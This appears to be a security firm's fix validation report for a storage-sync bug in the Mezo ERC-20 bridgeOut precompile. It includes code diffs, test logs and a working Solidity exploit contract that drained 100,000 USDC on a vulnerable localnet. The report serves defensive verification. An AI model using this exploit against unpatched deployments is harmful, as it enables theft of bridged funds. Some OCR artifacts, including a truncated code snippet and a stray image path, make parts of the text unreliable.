HALBORN

MEZO ERC-20 BRIDGEOUT

FIX VALIDATION REPORT

TABLE OF CONTENTS

1. Summary
2. Code walkthrough of the applied fix
3. Testing Methodology
4. Reproducing the exploit on vulnerable code
5. Running the same exploit on fixed code
6. Regression testing
7. Edge Cases
8. Verdict

1. SUMMARY

Both the vulnerable (v7.0.0) and fixed (18378129) builds of mezod were stood up on local testnets, and the same exploit was run against each. On the vulnerable build the attack drained 100,000 USDC from the L1 bridge starting from just 20,000. On the fixed build the very first exploit transaction reverted immediately. The full Go test suites across the three packages the fix touches -- precompile, x/bridge, and x/evm -- all 18 passed. A legitimate bridgeOut was also deployed to confirm normal user flows remain intact, and a custom contract was used to probe three edge cases (post-bridge balance reads, double bridgeOut in one tx, revert safety). All checks behaved as expected.

2. CODE WALKTHROUGH OF THE APPLIED FIX

The core problem was that when a precompile called burnERC20, the burn happened inside an inner EVM execution with its own StateDB. That inner StateDB would commit just fine, but the outer one -- the one that the user's transaction is actually running in -- never heard about it. Its dirtyStorage still had stale pre-burn slot values sitting around. If anything touched those slots afterward, the stale data would overwrite the burn at commit time.

The fix is conceptually simple: after the inner execution commits, collect every storage slot it wrote, carry that list all the way back up the call stack, and replay those writes into the outer StateDB. That way the

outer dirtyStorage gets the correct post-burn values and can't be tricked into overwriting them.

SEVEN FILES WERE CHANGED.

2.1 New StateChange type

File: x/evm/statedb/statedb.go

There was no way to pass storage modifications between contexts before. They added a plain struct for it -- just an address, a slot key, and a value.

BEFORE:

```
// revision is the identifier of a version of state.
type revision struct {
    id  int
    journalIndex int
}
```

AFTER:

```
type StateChange struct {
    Address common.Address
    Key     common.Hash
    Value   common.Hash
}
// revision is the identifier of a version of state.
type revision struct {
    id           int
    journalIndex int
}
```

2.2 commit() captures what it wrote

File: x/evm/statedb/statedb.go

The commit() function used to just iterate over dirtyStorage and flush to the keeper. Now it also records each write into a slice so callers can ask "what did you just commit?" via a new CommittedStateChanges() getter.

BEFORE:

```
func (s *StateDB) commit(ctx sdk.Context) error {
    for _, addr := range s.journal.sortedDirties() {
        obj := s.stateObjects[addr]
        if obj.selfDestructed {
            // ...
        } else {
            // ...
            for _, key := range obj.dirtyStorage.SortedKeys() {
                s.keeper.SetState(ctx, obj.Address(), key,
obj.dirtyStorage[key].Bytes())
            }
        }
    }
    return nil
}
```

AFTER:

```
func (s *StateDB) commit(ctx sdk.Context) error {
    s.committedStateChanges = nil
    for _, addr := range s.journal.sortedDirties() {
        obj := s.stateObjects[addr]
        if obj.selfDestructed {
            // ...
        } else {
            // ...
            for _, key := range obj.dirtyStorage.SortedKeys() {
                value := obj.dirtyStorage[key]
                s.keeper.SetState(ctx, obj.Address(), key, value.Bytes())
                s.committedStateChanges = append(s.committedStateChanges,
StateChange{
                    Address: obj.Address(),
                    Key:     key,
                    Value:   value,
                })
            }
        }
    }
```

```
    return nil
}
func (s *StateDB) CommittedStateChanges() []StateChange {
    return s.committedStateChanges
}
```

Worth noting: committedStateChanges gets reset to nil at the top of every commit() call. So there's no risk of changes accumulating across calls.

2.3 ApplyMessage hands changes back to its caller

File: x/evm/keeper/state_transition.go

The function signature gains a []statedb.StateChange return value. After calling stateDB.Commit(), it grabs the changes and passes them up.

BEFORE:

```
func (k *Keeper) ApplyMessage(
    ctx sdk.Context, msg core.Message, tracer *tracers.Tracer, commit bool,
) (*types.MsgEthereumTxResponse, error) {
// ...
    if commit {
        if err := stateDB.Commit(); err != nil {
            return nil, errorsmod.Wrap(err, "failed to commit stateDB")
        }
    }
```

AFTER:

```
func (k *Keeper) ApplyMessage(
    ctx sdk.Context, msg core.Message, tracer *tracers.Tracer, commit bool,
) (*types.MsgEthereumTxResponse, []statedb.StateChange, error) {
// ...
    var committedChanges []statedb.StateChange
    if commit {
        if err := stateDB.Commit(); err != nil {
            return nil, nil, errorsmod.Wrap(err, "failed to commit stateDB")
        }
```

```
        committedChanges = stateDB.CommittedStateChanges()
    }
```

2.4 ExecuteContractCall passes them through

File: x/evm/keeper/call.go

This one is a thin wrapper around ApplyMessage. The only real change is the signature -- it now also returns []statedb.StateChange.

BEFORE:

```
func (k *Keeper) ExecuteContractCall(
    ctx sdk.Context,
    call types.ContractCall,
) (*types.MsgEthereumTxResponse, error) {
    // ...
    res, err := k.ApplyMessage(ctx, msg, &tracers.Tracer{}, true)
    // ...
    return res, nil
}
```

AFTER:

```
func (k *Keeper) ExecuteContractCall(
    ctx sdk.Context,
    call types.ContractCall,
) (*types.MsgEthereumTxResponse, []statedb.StateChange, error) {
    // ...
    res, changes, err := k.ApplyMessage(ctx, msg, &tracers.Tracer{}, true)
    // ...
    return res, changes, nil
}
```

2.5 BurnERC20 passes them through

File: x/bridge/keeper/assets_unlocked.go

The idea remains the same here as well. BurnERC20 used to return just an error. Now it returns the changes alongside the error so its caller can see what the inner execution did.

BEFORE:

```
func (k Keeper) BurnERC20(
    ctx sdk.Context,
    token []byte,
    fromAddr []byte,
    amount *big.Int,
) error {
    // ...
    _, err = k.evmKeeper.ExecuteContractCall(ctx, call)
    // ...
    return nil
}
```

AFTER:

```
func (k Keeper) BurnERC20(
    ctx sdk.Context,
    token []byte,
    fromAddr []byte,
    amount *big.Int,
) ([]statedb.StateChange, error) {
    // ...
    _, changes, err := k.evmKeeper.ExecuteContractCall(ctx, call)
    // ...
    return changes, nil
}
```

2.6 Method interface gets the extra return value

File: precompile/method.go

Every precompile method implements this interface. The Run() signature now includes []statedb.StateChange. For methods that don't do inner EVM calls, they just return nil for that slice. No behavior change for them.

BEFORE:

```
Run(
    context *RunContext,
    inputs MethodInputs,
) (MethodOutputs, error)
```

AFTER:

```
Run(
    context *RunContext,
    inputs MethodInputs,
) (M
```

2.7 BridgeOutMethod.execute carries the changes out

File: precompile/assetsbridge/bridge_out.go

The execute() method is where the ERC-20 vs BTC branch happens. For ERC-20, it now captures what burnERC20 returned and passes it upward. The BTC path doesn't produce StateChanges because it goes through the journal, not through ExecuteContractCall.

BEFORE:

```
func (m *BridgeOutMethod) execute(
    context *precompile.RunContext,
    inputs *bridgeOutInputs,
) (precompile.MethodOutputs, error) {
    // ...
    switch inputs.Chain {
    case TargetChainEthereum:
        if isBTC {
            err = m.burnBitcoin(context, inputs)
        } else {
            err = m.burnERC20(context, inputs)
        }
    // ...
    }
    return precompile.MethodOutputs{err == nil}, err
}
```

AFTER:

```
func (m *BridgeOutMethod) execute(
    context *precompile.RunContext,
    inputs *bridgeOutInputs,
) (precompile.MethodOutputs, []statedb.StateChange, error) {
    // ...
    var changes []statedb.StateChange
    switch inputs.Chain {
    case TargetChainEthereum:
        if isBTC {
            err = m.burnBitcoin(context, inputs)
        } else {
            changes, err = m.burnERC20(context, inputs)
        }
    // ...
    }
    return precompile.MethodOutputs{err == nil}, changes, err
}
```


2.8 Contract.Run() replays the changes into the outer StateDB

File: precompile/contract.go

After method.Run() finishes and hands back the state changes from the inner execution, Contract.Run() iterates over them and calls stateDB.SetState() for each one. That writes the correct post-burn values directly into the outer StateDB's dirtyStorage, replacing any stale values that were already there.

BEFORE:

```
methodOutputs, err := method.Run(runCtx, methodInputs)
if err != nil {
    return nil, fmt.Errorf("method errored out: [%w]", err)
}
methodOutputArgs, err = methodABI.Outputs.Pack(methodOutputs...)
```


AFTER:

```
methodOutputs, stateChanges, err := method.Run(runCtx, methodInputs)
if err != nil {
    return nil, fmt.Errorf("method errored out: [%w]", err)
```

```
}
if len(stateChanges) > 0 {
    sdkCtx.Logger().Debug(
        "precompile method reported inner state changes",
        "method", methodABI.Name,
        "changesCount", len(stateChanges),
    )
    for _, sc := range stateChanges {
        stateDB.SetState(sc.Address, sc.Key, sc.Value)
    }
}
methodOutputArgs, err = methodABI.Outputs.Pack(methodOutputs...)
```

After this loop, any EVM operation that runs later in the same transaction (a transfer, a balanceOf, whatever) will see the real post-burn slot values. That removes the stale-read overwrite condition because later operations no longer read stale slot values.

End-to-end flow



3. TESTING METHODOLOGY

Environment:

- OS: macOS (darwin 25.3.0)
- Go: per Mezo toolchain requirements
- Node.js: v25.6.1 (Hardhat)
- Network: 4-validator local CometBFT chain, chain-id mezo_31611-10

The verification covered four areas:

1. The exploit was run against the vulnerable build, confirming the 5-round drain.
2. The identical exploit was run against the fixed build, which reverted immediately.
3. Go test suites for precompile, x/bridge, and x/evm were executed. A normal bridgeOut was deployed to verify regular user flows still work.
4. A custom EdgeCaseTest contract was written to cover three specific scenarios: reading a balance right after bridgeOut within the same tx, calling bridgeOut twice in one tx, and checking state after a failed bridgeOut.

The exploit contract used:

```
    // SPDX-License-Identifier: MIT
    pragma solidity 0.8.29;

    interface IERC20 {
        function approve(address spender, uint256 amount) external returns
(bool);
        function transfer(address to, uint256 amount) external returns (bool);
    }

    interface IAssetsBridge {
        function bridgeOut(
```

```
            address token, uint256 amount, uint8 chain, bytes calldata
recipient
        ) external returns (bool);
    }

    contract ExploitContract {
        address private constant BRIDGE =
            0x7B7C000000000000000000000000000000000012;
        address public transferRecipient;

        constructor(address _transferRecipient) {
            transferRecipient = _transferRecipient;
        }

        function exploit(
            address token, uint256 amount, bytes calldata recipient
        ) external {
            IERC20 t = IERC20(token);

            // Writes allowance into outer dirtyStorage
            t.approve(BRIDGE, amount);

            // Inner EVM burns balance/supply/allowance on cachedCtx.
            // Outer dirtyStorage doesn't know about it.
            bool ok = IAssetsBridge(BRIDGE).bridgeOut(
                token, amount, 0, recipient
            );
            require(ok, "bridgeOut failed");

            // Forces a stale SLOAD of balance from baseCtx.
            // On the vulnerable build, this brings back the pre-burn value.
            // On the fixed build, SetState() already wrote the real balance,
            // so this reads 0 and the transfer reverts.
            t.transfer(transferRecipient, 1);
        }
    }
```

4. REPRODUCING THE EXPLOIT ON VULNERABLE CODE

The test environment used mezod at v7.0.0 with a 4-node localnet. The production mUSDC proxy was deployed via Hardhat, the token was registered with the AssetsBridge precompile, supply was minted, and 20,000 USDC was sent to the attacker. ExploitContract was deployed and exploit() was called five times.

Starting exploit: 20,000 USDC -> drain 5 x 20,000 USDC from L1

```
Round 1/5  |  bridged: 20,000.00 USDC  |  balance after: 20,000.00 USDC
Round 2/5  |  bridged: 20,000.00 USDC  |  balance after: 20,000.00 USDC
Round 3/5  |  bridged: 20,000.00 USDC  |  balance after: 20,000.00 USDC
Round 4/5  |  bridged: 20,000.00 USDC  |  balance after: 20,000.00 USDC
Round 5/5  |  bridged: 20,000.00 USDC  |  balance after: 20,000.00 USDC
```

FINAL STATE


```
balance remaining : 20,000.00 USDC
totalSupply       : 408,549.321 USDC


Started with      : 20,000.00 USDC
Drained from L1   : 100,000.00 USDC (5 rounds)
Still holds       : 20,000.00 USDC
```

EXPLOIT SUCCESSFUL

Every round fired a valid AssetsUnlocked event while silently undoing the burn. The attacker kept their full balance and the L1 bridge lost 100k. Bug confirmed.

5. RUNNING THE SAME EXPLOIT ON FIXED CODE

Same Setup -- fresh localnet, this time running the fixed build at commit 18378129. Same contracts,

same scripts, same parameters.

```
Starting exploit: 20,000 USDC -> drain 5 x 20,000 USDC from L1


  Error: transaction execution reverted

    receipt: { status: 0, gasUsed: 2500000n }
```

The transaction reverted on the first round. In the fixed code, burnERC20 runs and genuinely zeroes the balance. The StateChange propagation writes those zeroed-out slot values back into the outer dirtyStorage. When the contract then tries to do transfer(sink, 1), the outer StateDB reads the balance slot, finds 0, and the ERC-20 transfer reverts because you can't move tokens you don't have.

6. REGRESSION TESTING

6.1 Go unit tests

All three packages that the fix touches, run on the fixed codebase:

```
$ go test ./precompile/...
ok   precompile              1.079s
ok   precompile/assetsbridge   1.445s
ok   precompile/btctoken      2.502s
ok   precompile/maintenance    7.354s
ok   precompile/mezotoken     3.588s
ok   precompile/priceoracle    4.238s
ok   precompile/upgrade       6.291s
ok   precompile/validatorpool  5.410s
$ go test ./x/bridge/...
ok   x/bridge/abci      0.995s
ok   x/bridge/keeper     1.392s
ok   x/bridge/types     1.883s
$ go test ./x/evm/...
ok   x/evm             2.665s
ok   x/evm/client/cli    3.300s
ok   x/evm/keeper       4.628s
ok   x/evm/migrations/v4 3.381s
ok   x/evm/migrations/v5 4.430s
ok   x/evm/statedb      5.674s
ok   x/evm/types        5.839s
```

Public

18 packages, zero failures. This matters because the fix didn't just touch BridgeOut -- it changed the Method interface return type, so every single precompile had to be updated. If any of them were incompatible with the new signature, it would have surfaced here.

6.2 Legitimate bridgeOut

mUSDC was deployed on the fixed chain with 50,000 USDC minted. The bridge was approved and bridgeOut was called for the full amount. No exploit contract, just a clean single-step bridge operation.

```
TEST: Legitimate ERC-20 BridgeOut

  balance after  : 0.00 USDC
  supply after   : 0.00 USDC
  event emitted  : true
  L1 amount      : 50,000.00 USDC

  PASS
```


Balance zeroed. Supply zeroed. AssetsUnlocked event emitted with the right amount. Normal usage is fine.

7. EDGE CASES

A dedicated EdgeCaseTest contract was deployed on the fixed localnet. Three

scenarios.

7.1 Reading balance right after bridgeOut in the same transaction

Does balanceOf() return the right thing if you call it in the same tx, right after bridgeOut?

```
TEST 1: Post-BridgeOut balance read in same tx
  funded: 20,000.00
  balance read post-bridge (same tx): 0.00
  PASS
```

Yes. The SetState() replay happens before anything else in the tx can run, so subsequent calls see the updated values.

7.2 Two bridgeOuts in one transaction

If a contract calls bridgeOut twice in the same tx, does the second one

correctly fail?

```
TEST 2: Double BridgeOut in same tx
  funded: 20,000.00
  round1: true, round2: false, finalBalance: 0.00
  PASS
```

First one burns the balance and succeeds. Second one sees the real zero balance and returns false. No double-spend.

7.3 Revert safety

If a bridgeOut fails (not enough balance, for example), does state leak?

```
TEST 3: Revert safety -- failed bridgeOut should not leak state
  balance before: 0.00
  balance after failed tx: 0.00 (expected: 0.00)
  supply after failed tx: 0.00 (expected: 0.00)
  PASS
```

Nothing leaks. A reverted tx throws away the whole state transition – the CacheContext gets discarded and the EVM snapshot rolls back. The SetState() calls happen inside Contract.Run() which sits inside that snapshot boundary, so they get undone too.

Summary:

Test	What was checked	Result
1	balanceOf after bridgeOut, same tx	PASS
2	Two bridgeOuts in one tx	PASS
3	State after a failed bridgeOut	PASS

8. VERDICT

The fix addresses the root cause directly. The inner execution's storage writes used to be committed only in the inner context and were not reflected in the outer StateDB. Now they are collected, returned through the call stack, and written into the outer StateDB before anything else can read those slots. After that replay, the outer commit no longer has stale values to overwrite the burn with.

A few things worth mentioning:

- The BTC bridgeOut path is untouched. It goes through burnBitcoin and uses journal-based balance changes, not ExecuteContractCall. Different code path entirely.
- The AssetsUnlocked event is still written to the KV store before the burn. That ordering didn't change, and doesn't need to -- the event and the burn are now consistent because the burn

actually sticks.

- Every precompile method got the new return signature (MethodOutputs, []statedb.StateChange, error), but the ones that don't do inner EVM calls just return nil for the changes. Compilation and the test suite confirm nothing broke.
- There's no accumulation bug in the StateChange tracking. The committedStateChanges slice resets to nil at the top of each commit().
- SetState() is a standard EVM operation. It creates journal entries, which means reverts handle it correctly. No new state corruption risk.
- Performance-wise, the extra work is just appending to a slice during commit(), which already iterates over the same data. The added overhead should be small.